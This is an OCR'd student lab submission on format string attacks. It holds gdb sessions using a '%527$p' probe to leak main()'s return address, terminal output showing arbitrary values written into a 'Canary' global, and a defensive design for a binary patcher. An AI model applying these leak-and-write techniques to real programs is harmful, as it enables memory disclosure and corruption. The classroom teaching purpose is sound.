
CSC215 Lab11 – Format String Attack

What to turn in: CSC215Lab12.docx

Note: the files used for this lab are located in **~/Desktop/csc215/lectures/lec24_format_str_lab** in the Ubuntu image.


1. Format String Attack [100pt]

(1) Type "**make**" to compile **fmtstr.cc**. Craft a string to feed into fmtstr so that it prints out the **RETURN ADDRESS** of the main() function (i.e., where main() would jump to when it completes). You can use GDB to assist your analysis. Paste the screenshot below to prove your success. (hint: you might need a lot of %p's, ***the number of %p depends on the size of the temp array***). [30pt, 10 minutes]


csc288@csc288-laptop: ~/Desktop/csc215/lectures/lec24_format_str_lab
File Edit View Terminal Help
Network Proxy
csc288@csc288-laptop:...
Right Ctrl


```
Breakpoint 2, 0x002c2134 in printf ()
   from /lib/tls/i686/cmov/libc.so.6
(gdb) c
Continuing.
 0x291bd6

Breakpoint 2, 0x002c2134 in printf ()
   from /lib/tls/i686/cmov/libc.so.6
(gdb) x/4wx $ebp
0xbfffeb78:     0xbffff398      0x0804858e      0x08048680      0x0
804a028
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/csc288/Desktop/csc215/lectures/lec24_format
_str_lab/fmtstr ' %527$p '

Breakpoint 1, main (argc=2, argv=0xbffff464) at fmtstr.cc:14
14          wrapper(argc, argv);
(gdb) x/4wx $ebp
0xbffff3b8:     0xbffff438      0x00291bd6      0x00000002      0xb
ffff464
(gdb)
```

(2) Replicate the success of writing value “**0xAAAABBBB**” into global variable **Canary**. Paste your screenshot below. [40pt, 20minutes]



```
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
702520
Canary at 0x0804a028 = 0xaaaabbbb
csc288@csc288-laptop:~/Desktop/csc215/lectures/lec25_format2$
```

(3) Now write value “**0x20201010**” into global variable **Canary**. Paste your screenshot below. [20pt, 20 minutes]



```
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000804a028  0x20702520
Canary at 0x0804a028 = 0x20201010
csc288@csc288-laptop:~/Desktop/csc215/lectures/lec25_format2$
```

[redacted]

(4) A security consulting firm proposes to develop a product "**PatchMe**". The tool takes a binary executable as the input, and modifies its .text segment to defeat format string attacks. Describe how you would implement this tool. [10pt, 15 minutes]

A tool like PatchMe would operate as a post-compilation binary rewriter that scans the executable's .text segment for potentially vulnerable uses of formatting functions such as printf, sprintf, and related libc calls. The tool would parse the binary, identify call sites, and analyze the calling convention to determine whether a format string argument is a static constant or a runtime-supplied value. Whenever it detects an unsafe pattern such as a function call where the format string originates from user-controlled memory—the tool would rewrite the machine code to insert a protective wrapper. This wrapper could enforce a safe default format string (e.g., "%s"), validate the string at runtime, or reroute calls through hardened library stubs that reject dangerous format specifiers like %n. The rewriting process would require disassembly of the affected blocks, patching relative call offsets, and reconstructing the control flow to ensure correctness. By modifying the .text segment in this targeted way, PatchMe strengthens legacy binaries against format-string vulnerabilities without requiring source code or recompilation.